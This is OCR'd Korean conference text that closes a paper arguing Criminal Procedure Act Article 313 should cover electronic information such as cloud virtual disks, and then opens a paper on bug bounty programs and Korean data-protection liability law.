본 개정으로 정보저장매체에 저장되어 있는 것에 대해서도 진술서 또는 진술기재서류의 법리를 그대로 적용할 수 있게 되었다[5]. 정보통신기술이 발전되고 보편화됨에 따라 삶에 중요한 부분으로 자리 잡음으로써 정보의 형태가 점차 종이가 아닌 전자 정보의 형태로 저장되어 가고 있고, 범죄 증거 역시 종이문서가 서류 등의 서면이 아닌 디지털화된 전자 정보의 형태로 남는 경우가 많아지고 있는 추세를 반영하여 개정된 것이다. 그러나 ‘정보저장매체’라는 매체중심으로 입법됨으로써 매체중심의 증거수사가 이루어지게 된다. 또한 ‘정보저장매체’의 표현이 정확하지 않아 다양한 해석이 가능하여 정보저장매체 적용범위의 모호함이 발생한다. 이러한 매체중심의 증거수사와 정보저장매체의 적용범위의 모호함은 가상화기술과 분산처리기술을 사용하는 클라우드 컴퓨팅 환경에 대한 증거 수사 및 확보의 어려움을 발생시킨다.


2.1 매체중심의 증거수사 수행 시 발생 가능한 문제점

가상화기술과 분산처리기술을 사용하는 것이 클라우드 컴퓨팅의 특징[6]이기 때문에 저장공간을 포함한 다양한 컴퓨팅 자원이 공간적으로 클라우드 컴퓨팅 서비스 이용자와 다른 공간에 존재할 수 있다.



[그림 1] 가상화기술과 분산처리기술을 사용하는 클라우드 컴퓨팅 환경

'컴퓨터용디스크 등, 그 밖에 이와 비슷한 정보저장매체'라는 매체중심의 개정으로 인해 디지털 증거를 수집하는 과정이 매체중심으로 이루어지게 된다. 매체중심의 증거수사를 하는 경우 선별압수 및 선별작업을 하기 위해 범죄행위의 증거가 담겨져 있는 매체 즉 유체물인 디스크를 압수하거나 이미징을 뜨는 수사기법을 행하게 된다. 클라우드 컴퓨팅 서비스 이용자를 대상으로 한 증거 수사인 경우에는 [그림 1]에서 서버, 가상머신 그리고 저장매체를 조사해야 한다.



[그림 2] 저장매체 증거 수집 방법

클라우드 컴퓨팅 서비스를 이용하는 이용자는 클라우드 컴퓨팅 서비스 제공자부터 자신만의 가상화된 저장공간인 가상디스크를 포함한 가상 컴퓨팅 자원을 할당받아 사용한다. 이러한 경우 증거 수사의 대상인 사용자의 클라우드 스토리지를 조사하기 위해서는 매체중심의 수사라면 해당 클라우드 컴퓨팅 서비스 제공자에

게 존재하는 그 이용자의 가상디스크가 담겨져 있는 디스크를 조사해야 한다. 그러나 그러한 조사 과정에서 해당 업체의 권리와 클라우드 컴퓨팅 서비스를 이용하는 다른 이용자들의 권리까지도 침해할 가능성이 있다.

[표 2] 매체중심의 증거 수사 시 침해 가능한 항목

클라우드 컴퓨팅 서비스 제공자 측면	재산권
	업무의 연속성
	수익성
	신뢰성
클라우드 컴퓨팅 서비스 이용자 측면	이용권리
	개인정보

■ 클라우드 컴퓨팅 서비스 제공자의 권리를 침해할 가능성

만약 범인이 자신의 컴퓨터에는 흔적을 남기지 않기 위해 클라우드 컴퓨팅 서비스 제공자로부터 자신의 컴퓨팅 자원을 할당받아서 범행계획 등의 전자문서를 그 자원 안에 남기고 범죄 행위도 그 자원 안에서 수행한 경우는 즉 클라우드 컴퓨팅을 범죄의 도구로써 그리고 범죄 은닉의 목적으로 사용하였다고 볼 수 있다. 이런 경우 수사의 대상은 어느 한 이용자이지만 해당 이용자가 정보저장매체로써 사용하던 것은 클라우드 스토리지이기 때문에 증거 수사를 하기 위해서는 클라우드 컴퓨팅 서비스 제공자의 서버를 수색해야 한다.

그러나 이러한 경우 선별수집 및 선별작업을 위해 클라우드 컴퓨팅 서비스 제공자가 보유하고 있는 디스크나 그 밖의 서버의 컴퓨팅 자원을 압수하는 경우 디스크나 서버는 해당 서비스 제공자의 재산이라고 볼 수 있으므로 재산권 침해의 가능성이 있다[7]. 또한 클라우드 컴퓨팅의 특성상 불특정 다수의 사용자가 물리적으로는 하나인 디스크를 나눠 쪼개서 사용하므로 범인으로 의심가는 이용자가 사용하는 디스크를 함께 같이 가용하는 다른 이용자들에게 서비스를 제공할 수 없게 된다. 따라서 서비스를 지속적으로 제공해야하는 클라우드 컴퓨팅 서비스 제공자의 업무의 연속성을 침해할 가능성이 있고 그로 인해 기업에 대한 이용자들의 신뢰도를 떨어뜨릴 수 있다.

■ 클라우드 컴퓨팅 서비스 이용자의 권리를 침해할 가능성

또한 클라우드 컴퓨팅의 특성상 불특정 다수의 사용자가 한 디스크를 사용하는 이러한 경우 디스크를 압수하게 되면 범인으로 의심되는 이용자 외 불특정다수의 이용자가 서비스를 받지 못하게 되므로 이용권을 침해할 수 있고, 함께 같이 사용하는 디스크를 조사하게 되므로 그 이용자들의 개인정보까지 침해할 가능성이 있다.

이로 인해 다양한 법적문제가 발생할 가능성이 다분하여 증거 수사의 어려움이 존재한다. 정보통신기술의 발전을 따라가지 못하는 법률을 범죄증거가 점차 전자정보의 형태로 남는 추세에 따라 개정을 하였지만 이렇듯 형사소송법 제313조은 개정 후에도 매체중심의 입법으로 인해 문제점이 존재한다. 존재하는 범죄증거를 반드시 찾아내고 증명해야하는 능력이 요구되는 디지털포렌식 수사관들이 어려움을 겪는다는 측면에서 어떤 행위가 범죄가 되고 형벌은 무엇인지를 규율하는 형법을 적용, 실현하기 위한 법률인 형사소송법의 의의와 법리에 어긋난다고 볼 수 있다.

2.2 해석에 따라 다른 정보저장매체 적용범위의 모호함

[표 3] 형사소송법 제313조와 제292조3에서의 정보저장매체의 표현

형사소송법 제313조	컴퓨터용디스크, 그 밖에 이와 비슷한 정보저장매체
형사소송법 제292조의3	도면, 사진, 녹음테이프, 비디오테이프, 컴퓨터용디스크, 그 밖에 정보를 담기 위하여 만들어진 물건으로써 문서가 아닌 것

[표 3]에서 제313조에 나와 있는 '컴퓨터용디

스크, 그 밖에 이와 비슷한 정보저장매체'라는 문언에서 '정보저장매체'의 표현이 명확하지 않아서 클라우드 컴퓨팅의 저장매체의 핵심인 '가상디스크'도 그 범주에 시켜야 하는지에 대해 그 적용범위가 모호한 문제점이 있다.

■ 제292조의3를 이용한 해석

제313조와 같은 법인 형사소송법 제292조의3에서는 [표 3]에서와 같이 '도면, 사진, 녹음테이프, 비디오테이프, 컴퓨터용디스크, 그 밖에 정보를 담기 위하여 만들어진 물건으로써 문서가 아닌 것'이라고 표현이 되어 있다[8]. 개정된 제313조에서는 정보저장매체를 컴퓨터용디스크 등 그밖에 비슷한 것이라고 표현되어 있는데 이러한 표현은 명확하지 않아서 정보저장매체의 정확한 범위가 애매하여 좀 더 정확하게 표현한 제292조의3의 표현을 가져와 해석을 하게 되는 경우 클라우드 컴퓨팅의 '가상디스크'라는 것은 정보저장매체의 범위에 포함이 되지 않는 문제점이 발생한다.

■ 가상디스크가 정보저장매체에 포함되지 않는 문제점

클라우드 컴퓨팅은 하나의 컴퓨팅 자원을 여러 명의 이용자가 쪼개어 사용하는 것이 특징인데, 자원을 쪼개서 나눠주는 것에 바로 가상화기술이 들어간다. 쉽게 말해서 이용자들은 이용자마다 각각 하나의 가상머신을 할당받아서 컴퓨팅을 하는 것인데 이 가상머신의 저장매체가 바로 가상디스크이다. 이러한 가상디스크는 하나 혹은 둘 이상의 파일인 무체물이다. 무체물은 정보저장매체를 '물건으로써 문서가 아닌 것'이라는 표현에 적용시켜 보면 가상디스크는 무체물 즉 물건이 아니기 때문에 정보저장매체로 볼 수가 없다.

그러나 현실에서는 경찰수사연수원에서 발표된 사례에 의하면 피의자가 회사 측의 비리를 캐내기 위해 회사 임원들의 이메일 계정과 패스워드를 해킹하여 VMware[11] 가상머신에 메일 클라이언트를 설치하여 메일을 받아본 사건이 존재[9]하는 등 클라우드 컴퓨팅의 핵심 기술인 가상화 기술을 이용한 범죄행위 은닉 및 범죄도구로써 사용 되고 있기에 '가상디스크'를 정보저장매체로 보고 증거수사를 해야 하는 것이 맞다. 그리고 VMware의 .vmdk파일 등 가상디스크 파일을 분석하는 방법론에 대한 논문들도 많이 나오고 있고 실제로 수사기관에서 가상디스크를 대상으로도 증거수사를 진행하고 있지만 이렇듯 같은 형사소송법임에도 해석 따라 가상디스크가 정보저장매체가 아니게 될 수도 있는 모호함에 존재한다.

따라서 같은 형사소송법임에도 해석에 따라 가상디스크가 정보저장매체에 포함되지 아니게 될 수도 있는 모호함이 존재하는 제313조를 조속히 재개정하여 죄형법정주의를 중요시 여기는 형사소송법에서 명확한 해석이 이루어질 수 있도록 개선해야 한다.

III. 형사소송법 제313조의 개정안

앞서 언급하였듯이 기본적으로 클라우드 컴퓨팅 환경에 저장되어 있는 정보를 대상으로 하는 증거 수집과 수사는 어려운 면이 있다. 이는 형사소송법 제313조가 '컴퓨터용디스크, 그 밖에 이와 비슷한 정보저장매체'라는 매체중심의 개정으로 인한 결과이다. 그러나 문언을 매체중심이 아닌 '전자 정보'라는 개념을 중심으로 재개정하면 매체를 압수할 필요 없이 수사상 필요한 전자정보만을 이전 및 복사하는 방식으로 기존의 문제를 어느 정도 해소 할 수 있다. 또한 가상디스크 역시 하나 혹은 둘 이상의 파일의 형태이므로 전자정보에 들어가므로 가상디스크 역시 증거수사의 대상이 될 수 있고 증거로써 효력을 가질 수 있게 된다. 또한 매체중심이 아닌 전자정보 중심이기 때문에 클라우드 컴퓨팅 서비스로 필요한 전자정보만을 내려 받아서 증거분석을 할 수 있으므로 직접 매체가 있는 곳으로 가서 압수를 하거나 이미징을 수행할 필요가 없으므로 수사가 원활하게 진행될 것으로 기대된다.

추가적으로 매체 중심에서는 쓰기방지를 통해 정보의 무결성을 지킬 수 있었지만 만약 전자정보 중심으로 개정을 할 때에는 무결성에 대한 대책이 미비하기 때문에 무결성을 보장할 수 있는 과정이 요구된다.

[표 5] 제313조의 개정안[4]

① 전2조의 규정 이외에 피고인 또는 피고인이 아닌 자가 작성한 진술서나 그 진술을 기재한 서류로서 그 작성자 또는 진술자의 자필이거나 그 서명 또는 날인이 있는 것(피고인 또는 피고인 아닌 자가 작성하였거나 진술한 내용이 포함된 문자·사진·영상 등의 정보와 **전자정보를 포함한다.(추가)**)은 공판준비나 공판기일에서의 그 작성자 또는 진술자의 진술에 의하여 그 성립의 진정함이 증명된 때에는 증거로 할 수 있다. 단, 피고인의 진술을 기재한 서류는 공판준비 또는 공판기일에서의 그 작성자의 진술에 의하여 그 성립의 진정함이 증명되고 그 진술이 특히 신빙할 수 있는 상태하에서 행하여 진 때에 한하여 피고인의 공판준비 또는 공판기일에서의 진술에 불구하고 증거로 할 수 있다.

IV. 결론 및 향후 연구방향

형사소송법 제313조가 2016년 5월 개정되었음에도 불구하고 매체중심의 개정으로 인 또 다른 문제점에 대한 발생 가능성을 보여 주었다. 본 논문에서는 클라우드 컴퓨팅 환경을 중심으로 매체중심의 증거 수사 시 발생하는 문제점들과 클라우드 컴퓨팅의 저장매체인 가상디스크가 해석에 따른 결과가 도출되는 문제점을 제시하였고, 형사소송법 제313조를 매체중심이 아닌 전자정보중심으로 개선하는 방향을 제시하였고 그러한 개선방향은 변화하는 기술에 적합한 입법을 통해 클라우드 컴퓨팅 환경에 대한 수사관들의 증거 수집과 수사가 원활해지기 때문에 형법을 적용, 실현하기 위한 법률인 형사소송법의 의의와 법리를 따르는 것이라 볼 수 있다. 추가적으로 향후 연구방향으로는 전자정보중심의 입법은 디지털증거의 채택을 위한 4요소인 무결성, 적법성, 진정성, 원본성 중 무결성에 대한 문제가 발생할 수 있기 때문에 이에 대한 추가적인 연구가 필요할 것이다.

*본 논문은 2016년도 한국에너지기술평가원(KETEP)의 지원을 받아 수행된 연구입니다(No. 20162220200010).

[참고문헌]

[1] 의안 제1915159호 - 형사소송법 일부개정법률안

[2] 서울동부지방검찰청 수사사무관 曺 光 勳 - 개정 형사소송법 제313조의 합리적 해석 방향 - 특히 제313조 제2항의 '객관적 방법'을 중심으로 -

[3] 김정한, 형사소송법 제313조 개정 유감, 57면

[4] 대한민국 법원 종합법률정보 - 법령조문 제313조 (진술서등)

[5] 김정한, 형사소송법 제313조 개정 유감, 62면

[6] 강원영(kisa 정책기획팀 책임연구원) - 최근 클라우드 컴퓨팅 서비스 동향

[7] 이인곤, 클라우드 컴퓨팅 환경에서 전자정보 압수수색의 문제점과 개선방향, 329면

[8] 김정한, 형사소송법 제313조 개정 유감, 63면

[9] 임성수, VMware 가상 머신에 대한 디지털 포렌식 조사 방법 연구, 2면

[10] 법제처 국가법령정보센터. "형사소송법 제313조", law.go.kr

[11] VMware, www.vmware.com

취약점 신고포상제(Bug Bounty)와 국내정보보호법과의 관계 연구

김 경 곤,* 이 종 형,* 권 헌 영,* 김 휘 강*

*고려대학교 정보보호대학원

A study of relationship between a bug bounty program and an information security law in Korea

Kyoung Gon Kim,* Jong Hyeong Lee,*

Hun Yeong Kwon,* Huy Kang Kim,*

*Graduate School of information security, Korea University.

요 약

사이버공간에는 수많은 웹 사이트와, 애플리케이션, 시스템 등이 존재한다. 이러한 시스템들은 많은 취약점을 가지고 있으며, 이로 인해 사용자들은 다양한 피해를 입고 있다. 취약점을 찾아서 공격하는 부류에는 악의적인 공격자로 분류되는 블랙 햇 해커가 있으며, 선의의 목적으로 취약점을 찾아 고치도록 알려주는 화이트 햇 해커가 있다. 과거에는 화이트 햇 해커는 명예롭게 취약점을 벤더에게 알려주었으나, 최근에는 블랙 햇 해커들이 블랙마켓에서 취약점을 고가의 금액으로 거래하는 경우가 늘고 있다. 이러한 현상으로 인해 화이트 햇 해커들도 더 이상 취약점을 보상 없이 무료로 공개하는 경우가 점점 드물고 있으며, 이러한 상황에서 화이트 햇 해커들의 취약점 보고 활동을 장려하기 위해 Microsoft, Google, Facebook 등 다양한 기업에서는 취약점을 보고한 사람에게 포상을 해주는 버그 바운티(Bug Bounty) 프로그램을 도입하고 있다. 하지만, 아직 국내에는 일부 기업을 제외하고는 정착되지 않았으며, 더욱이 법적인 측면에서 이에 대한 논의는 없는 실정이다. 이번 연구에는 국내외 민간 기관과 법 기관에서 버그 바운티 제도를 도입하고 있는 상황을 분석하며, 이를 바탕으로 국내 법적인 측면에서 버그 바운티 제도를 정착할 수 있는 방안을 제안한다.

I. 서론

1.1 해킹 기술, 사이버보안 상황의 변화

1918년도에 암호 전문가들은 중요정보를 암호화하여 전달하기 위해 에니그마(Enigma)를 개발했다. 에니그마는 키보드와, 로터스(Rotors), 플러그보드(Plugboard), 램프보드(Lampboard)로 구성된 치환형 암호 기계이다. 복잡한 치환형태 암호 기술이 접목된 에니그마는 제2차 세계대전 때 독일군에 의해 사용되었고, 알란 튜링이라는 천재 수학자가 에니그마를 해독하는 계기인 붐베를 개발하여 에니그마를 깨는 것이 최초의 해킹으로 알려져 있다[1]. 1960년대 이전에는 주로 해킹이라는 것은 복잡한 암호문을 깨는 것이 주요 기술이었다.

이후 1969년 켄 톰프슨과 데니스 리치가 유닉스(UNIX) 운영체제를 개발하여, 여러 명의 사용자가 컴퓨터 시스템을 사용하는 시대가 도래했다[2]. 그리고 1980년대 개인컴퓨터가 보급되고 네트워크 사용자가 증가하면서 네트워크와 PC에 대한 해킹이 증가하기 시작했다.

1980년대에는 세계적으로 유명한 해커그룹들이 생겨나기 시작했다. 1981년에 Wau Holland라는 해커가 Chaos Computer Club(CCC)를 만들었고, 당시 유럽에서 가장 큰 해커연합이었다[3]. CCC의 초기 모토는 '정보의 자유와 통신상의 인간의 권리'를 강조하였다. 그리고 1984

년에는 Grandmaster Ratter, Franken Gibe, Sid Vicious가 Cult of the Dead Cow(cDc)라는 유명 해커그룹을 만든다[4]. cDc 해커그룹의 가장 유명한 해킹 툴이 원격PC를 통제하는 프로그램인 Back Oriffice를 개발한다.

한국에서도 1980년대 중반부터 네트워크가 보급되기 시작하였고, 1990년 중반에 코넷이 일반인에게 공개되면서 국내 해커들의 활동도 활발해졌다. 그리고 해커들은 초반에 정보의 자유를 강조하였기 때문에, 시스템과 네트워크에 대한 해킹 기술들을 해커 커뮤니티에서 자유롭게 공유하였다. 2000년 들어서 웹 사이트가 폭발적으로 증가하고 개인 PC 사용자들이 증가하면서 웹 사이트와 개인 사용자에 대한 해커들의 공격이 이어졌다. 한편으로 취약점 연구가들은 발견된 소프트웨어 취약점을 소프트웨어 개발회사에 알려줌으로써 소프트웨어 회사로부터 감사 메일(크레딧이라고도 함)을 받는 것을 해커의 명예로 생각했다. 2002년 li0n이라는 닉네임을 사용하는 한국 해커가 MS02-062 취약점을 발견하여 마이크로소프트로부터 공식적으로 Acknowledgement를 받았다[5].

2000년 중후반부터 정부, 기업, 개인의 인터넷 사용이 증가하면서 각 국가의 정보기관과 군사기관에서 해커를 섭외하기 시작했다. 미국은 NSA(National Security Agency)의 TAO(Tailored Access Operations)라는 엘리트 해커 조직을 운영하고 있다[6]. 또한, 범죄조직과 사이버테러 조직에서도 해커들을 섭외하기 시작했다. 기존의 해커들은 발견한 취약점을 벤더에 통보하면서 명예를 얻는 것이 일반적이었으나, 지금은 발견된 취약점을 공개하지 않고 블랙마켓에 파는 Zero-Day exploit market이 증가하였다[7]. 소프트웨어 제조사들은 기존에 선의의 해커들로부터 전달 받는 취약점 정보를 얻기 어려워졌으며, 벤더에게 통보되지 않은 상태로 취약점이 악용되어 패치가 존재하지 않는, 제로데이(zero-day) 취약점을 이용한 공격들이 증가하였다.

이러한 보이지 않는 위험으로부터 회사의 브랜드와, 고객의 신뢰를 얻기 위해 마이크로소프트는 2013년부터 자사 소프트웨어의 취약점을 찾아서 보고하는 연구가들에게 보상을 해주기 시작했다[8].

1.2 버그 바운티(Bug Bounty) 프로그램

버그 바운티(Bug Bounty)란 소프트웨어 취약점을 발견하는 보안 전문가에게 금전적인 보상을 해주는 것을 말한다. 최초 “Bug Bounty“ 프로그램은 네스케이프 통신회사에서 근무하는 Jarrett Ridlinghafer가 만들어냈다[9].

네스케이프 사는 1995년에 최초의 버그 바운티 프로그램을 성공적으로 시작한다. 2013년 구글(Google)는 취약점 보상 프로그램을 내놓는다. 페이스북은 2013년 인터넷 버그 바운티 프로그램을 후원했다. 그리고 2016년 피터 쿡(Peter Cook)은 미국 연방정부의 첫 번째 버그 바운티 프로그램으로 ”Hack the Pentagon“ 프로그램을 시작했다. 이 프로그램은 4월 18일부터 5월 12일까지 진행되었으며, 상금은 총 $150,000에 달했다[10]. 약 1400여명이 138개의 고유하고 유효한 취약점을 보고했다. 그리고 미국 국방부는 6월에 총 $71,200의 보상금을 제공했다.

민간에서는 캐나다의 캔섹웨스트(CanSecWes) 컨퍼런스에서 2007년부터 폰투오운(Pwn2Own)이라는 이벤트를 개최했다[11]. 한국인으로는 이정훈(닉네임 lokihardt)가 2015년 인터넷익스플로러 11과 구글 크롬 사파리 취약점을 발견했다. 그리고 국내에서는 POC Security가 주최하는 PoC Conference에서 PwnFest라는 버그바운티 이벤트를 실시했다. 2016년 PwnFest의 경우 이정훈(lokihardt) 해커가 마이크로소프트 엣지(Microsoft Edge)와 가상화 솔루션인 VMWare 취약점을 발견하여 각각 $140,000, $150,000로 총 $290,000의 상금을 받았다[12].

버그 바운티가 활성화되면서 민간에서는 많은 기업들이 버그 바운티 프로그램을 시작하고 있으나, 미국을 제외한 다른 국가에서는 정부 차원에서 진행하는 곳은 거의 없다. 한국은 한국인터넷진흥원(KISA)에서 2012년 10월부터 최고 500만원까지 포상을 하고 있으나, 포상 대

상이 특정 소프트웨어에 한정되어 있다[13]. 이와 같이 점차 민간과 더불어 정부 기관도 버그 바운티 프로그램에 관심을 가지고 있으나, 아직 버그 바운티와 관련하여 법적측면에서의 검토와 논의가 부족한 상황이다.

II. 국내 정보보호법령 현황

2.1 개인정보처리자등의 과실판단기준

(1) 입증책임의 전환과 과실판단기준

민법상 불법행위로 인한 손해배상책임을 묻는 경우 피해자가 가해자의 고의 또는 과실에 대하여 입증하여야 한다[1]. 하지만 국내 정보보호 법령에서는 해킹 사고에 대한 손해배상책임과 관련하여 민법상 손해배상책임에 대한 특칙을 정하고 있으며, 각 규정은 아래 표 1과 같이 해킹 사고로 개인정보등을 침해받는 경우 정보주체가 개인정보처리자등의 고의 또는 과실을 증명할 필요가 없이 개인정보처리자등이 그 책임을 면하기 위해 자신에게 고의 또는 과실없음을 증명하도록 하고 있다. 이는 일반적으로 정보주체와 개인정보처리자등의 규모, 역할 및 전문성 등을 고려할 때, 정보주체가 개인정보처리자등의 고의나 과실을 입증하기가 사실상 불가능하므로, 입증책임을 전환하여 정보주체가 효과적으로 개인정보를 보호할 수 있도록 하기 위한 것이다.

민법의 기본 원칙인 과실책임주의는 자기의 귀책사유에 기하지 않은 행위에 따른 책임을 부정함으로써 개인의 자유를 보장하기 위한 근대적 요청에서 비롯된 것으로 오늘날에도 유효하다. 다만 과실은 불확정개념이므로 과실판단에 판단자의 재량이 개입되게 되며 이는 구체적 타당성 확보에는 유익하나, 법적 안정성 확보에는 미비할 수 있어, 가급적 과실판단기준은 예측가능하고 명확해야 한다[14].

(2) 개인정보처리자등의 주의의무 내용

제3자에 의한 해킹 사고에 따른 손해배상책임에 있어 문제가 되는 것은 결국 과실판단에 관한 문제라 할 것이다. 과실은 사회생활상 요구되는 주의를 게을리 하여 일정한 결과가 발생하리라는 것을 인식하지 못하는 것으로, 본질적 내용은 합리적 예견가능성 및 회피가능성을 전제로 한 주의의무의 위반을 말한다. 따라서 과실판단에서 주의의무 위반을 어떻게 볼 것인지 문제가 되며, 이러한 주의의무는 법령이나 계약에 의해서 정해지는 것이 원칙이나 특정 상황에 대한 모든 주의의무를 빠짐없이 열거하기 어렵다는 불완전성으로 인해 선행행위, 조리, 신의칙 등 보충적인 근거에 의해 발생할 여지

개인정보보호법	제39조(손해배상책임) ① 정보주체는 개인정보처리자가 이 법을 위반한 행위로 손해를 입으면 개인정보처리자에게 손해배상을 청구할 수 있다. 이 경우 그 개인정보처리자는 고의 또는 과실이 없음을 입증하지 아니하면 책임을 면할 수 없다.
정보통신망법	제32조(손해배상) ①이용자는 정보통신서비스 제공자등이 이 장의 규정을 위반한 행위로 손해를 입으면 그 정보통신서비스 제공자등에게 손해배상을 청구할 수 있다. 이 경우 해당 정보통신서비스 제공자등은 고의 또는 과실이 없음을 입증하지 아니하면 책임을 면할 수 없다.
신용정보법	제43조(손해배상의 책임) ① 신용정보회사등과 그 밖의 신용정보 이용자가 이 법을 위반하여 신용정보주체에게 피해를 입힌 경우에는 해당 신용정보주체에 대하여 손해배상의 책임을 진다. 다만, 신용정보회사등과 그 밖의 신용정보 이용자가 고의 또는 과실이 없음을 증명한 경우에는 그러하지 아니하다.

표 1 국내 정보보호법령에서의 손해배상규정

도 있다[2].

일반적으로 과실판단은 ①사실관계를 확정하고, ②확정된 사실관계에 해당하는 주의의무를 확정한 다음, ③확정된 주의의무가 확정된 사실관계에서 제대로 이루어졌는지 판단하는 과정을 따른다[14]. 그러한 주의의무로써 국내 정보보호법령에서는 개인정보처리자등에게 사전적 안전조치의무 및 사후조치의무를 규정하고 있으며, 이 중 해킹 사고 '발생'에 관한 주의의무는 사전적 안전조치의무[3]와 주로 연관된다.

2.2 해킹 사고에 있어서 주의의무 위반에 대한 국내 판례 태도와 그에 대한 비판 및 관련 고시의 개정

(1) 옥션 사건

주식회사 이베이코리아가 운영하는 'www.auction.co.kr' 사이트 운영 서버를 대상으로 2008년 1월경 발생한 해킹 사건에 대한 이용자들의 손해배상청구사건에 관하여, 대법원은 정보통신서비스제공자의 (기술적·관리적)보호조치의무준수여부를 판단하는데 있어서 "정보통신서비스가 '개방성'을 특징으로 하는 인터넷을 통하여 이루어지고 정보통신서비스제공자가 구축한 네트워크나 시스템 및 그 운영체제 등은 불가피하게 내재적인 취약점을 내포하고 있어서 이른바 '해커' 등의 불법적인 침입행위에 노출될 수 밖에 없고, 완벽한 보안을 갖춘다는 것도 기술의 발전 속도나 사회 전체적인 거래비용 등을 고려할 때 기대하기 쉽지 아니한 점, 해커 등은 여러 공격기법을 통해 정보통신서비스제공자가 취하고 있는 보안조치를 우회하거나 무력화하는 방법으로 정보통신서비스제공자의 정보통신망 및 이와 관련된 정보시스템에 침입하고, 해커의 침입행위를 방지하기 위한 보안기술은 해커의 새로운 공격방법에 대하여 사후적으로 대응하여 이를 보완하는 방식으로 이루어지는 것이 일반적인 점 등의 특수한 사정이 있으므로"라는 전제사실을 인정하고 있으며, 상기 전제 하에서 ①해킹 등 침해사고 당시 보편적으로 알려져 있는 정보보안의 기술 수준, ②정보통신서비스제공자의 업종·영업규모와 정보통신서비스제공자가 취하고 있던 전체적인 보안조치의 내용, ③정보보안에 필요한 경제적 비용 및 그 효용의 정도, ④해킹기술의 수준과 정보보안기술의 발전 정도에 따른 피해발생의 회피 가능성, ⑤정보통신서비스제공자가 수집한 개인정보의 내용과 개인정보의 누출로 인하여 이용자가 입게 되는 피해의 정도를 종합적으로 고려하여, 정보통신서비스제공자가 해킹 등 침해사고 당시 사회통념상 합리적으로 기대 가능한 정도의 보호조치를 다하였는지 판단하였고, 특히 상기 보호조치에 대해 규정하고 있는 개인정보의 기술적·관리적 보호기준(정보통신부 고시)을 준수하였다면, 정보통신서비스제공자가 법률상 또는 계약상 의무를 위반하였다고 보기 힘들다고 판단하였다[4].

(2) 옥션 판결에 대한 비판

이러한 법원의 판단에 대해, 개인정보처리자등이 고시된 기술적·관리적 보호조치의 기준만을 갖추는 경우에는 면책되도록 함으로써 실질적으로 개인정보처리자등이 부담하는 주의의무의 정도가 낮게 설정된다는 비판, 이는 궁극적으로 정보보호를 취약하게 한다는 비판의 목소리가

1) 해킹으로 인한 손해배상청구의 경우, 그 청구원인으로 불법행위책임은 물론 계약상책임 등도 들 수 있을 것이나 이번 논문에서는 불법행위책임에 집중하여 다루기로 한다.

2) 양삼승, 과실책임주의의 완화와 그 한계, 민사판례연구, 1993, 대법원 1999. 12. 10. 선고 99도3711 판결 등

3) 개인정보보호법 제3조, 제29조, 동법 시행령 제30조, 개인정보의 안전성 확보조치 기준(행정안자치부 고시) 등

4) 대법원 2015. 2. 12. 선고 2013다43994, 44003 판결(KT의 마이올레홈페이지(my.olleh.com) 개인정보유출사건에 대한 과징금부과처분취소소송 1심 판결에서도 상기 옥션 사건 대법원 판례 태도를 기준으로 삼았다(서울행정법원 2016. 8. 18. 선고 2014구합15108, 서울고등법원에서 2017. 5. 26. 현재 2심 계속중).

높았다. 즉, 관련법령이 개인정보처리자에게 요구하고 있는 기술적·관리적 보호조치의 내용은 주의의무의 이행을 판단하기 위한 주요 근거가 될 수 있을지언정, 그것이 주의의무 이행을 위한 충분조건이라고 말하기는 어려우며, 최근 관련법령의 자세한 보호조치 규정들이 개인정보처리자의 주의의무 이행을 강화하기 보다는 기계적인 면책 요소로서 활용된다는 것이다[15].

(3) 고시의 개정

방송통신위원회는 2015년 5월 19일 개인정보의 기술적·관리적 보호조치 기준을 개정하면서, 위 기준의 목적을 정보통신서비스제공자 등이 이용자의 개인정보를 취급함에 있어 개인정보가 분실·도난·누출·변조·훼손 등이 되지 아니하도록 안전성을 확보하기 위하여 취하여야 하는 기술적·관리적 보호조치의 '구체적인 기준'을 정하는 것에서 '최소한의 기준'을 정하는 것으로 변경하고, 정보통신서비스제공자 등은 사업규모, 개인정보 보유 수 등을 고려하여 스스로의 환경에 맞는 개인정보 보호조치 기준을 수립하여 시행하여야 한다는 규정을 추가(제1조)하였다. 행정자치부고시인 '개인정보의 안전성 확보조치 기준' 역시 같은 취지로 변경되었다.

2.3 개정된 고시의 한계

개정된 기술적·관리적 보호조치 기준은 기업이 정보보호에 최선의 노력을 다하도록 하는데에 효과가 있다. 하지만 기술 및 자원의 측면에서 해킹 위협을 100% 방지할 수는 없다는 사실을 고려할 때, 기업가에게 어느 정도의 보호조치를 취해야하는지에 대한 예측가능성을 확보시키지 못하며, 이로써 기업의 사업추진 및 보호조치의 불확실성을 키우게 될 우려를 유발하기도 한다. 지난 2016년 5월경 발생한 주식회사 인터파크의 'www.interpark.co.kr' 사이트 DB(DataBase)서버 해킹 사건에 대해 방송통신위원회가 개정된 법령[5] 및 고시에 근거하여 44억8천만원가량의 사상 최대 과징금을 처분한 것 또한 그러한 불확실성에 기인하여 기업에게 과도한 책임을 지운 것으로 볼 수도 있다는 것이다[6].

III. 결론

정보보호환경의 개선을 위해서는 해킹으로 발생하는 위험을 관련 주체들 사이에 어떻게 배분할 것인가 대한 고찰이 필요하다. 또한 선제적인 취약점의 분석 및 수정은 해킹 사고를 방지하는데 막대한 중요성을 갖는다는 사실을 고려할 때[7], 국외에서 활발히 시행 중인 취약점 보고 프로그램의 운영을 거울 삼아 국내에서도 해당 프로그램의 운용을 확대할 필요가 있다[8].

나아가 해킹 사고 발생 시 구체적 과실판단의 한 요소로 취약점 보고 프로그램의 운영 여부를 반영함으로써, 기업들에게 해킹 사고의 책임에 대한 예측가능성을 확보시킬 수 있을 것이며, 소관부처와 대상자에게 행정처분의 적법·적절성을 판단할 수 있게 하는 기준 중 하나로도 작용할 수 있을 것이다. 아울러 이는 궁극적으로 보다 안전한 정보보호 환경을 구축하는데 도움을 줄 것이다.

[참고문헌]

[1] Andrew Hodges, Alan Turing: The Enigma, Random House, 2012.

[2] DM Ritchie, K Thomson, The UNIX time-sharing system, Communications of

5) 정보통신망법 제64조의3의 개정(2014. 5. 28.)으로 종전에는 동일한 사례에 대해 매출액의 1% 및 1억원 이하로 부과할 수 있었던 과징금을, 매출액의 3% 이하로 부과할 수 있게 되었다.

6) 현재 관련 행정소송이 진행 중이며, 구체적인 판단은 소송의 경과를 지켜봐야 할 것으로 보인다.

7) 이는 '옥션' 사건 및 최근 마이크로소프트 윈도우즈(Microsoft Windows)의 취약점을 이용한 랜섬웨어(Ransomware) 워너크라이(WannaCry) 사건에서도 잘 드러난다.

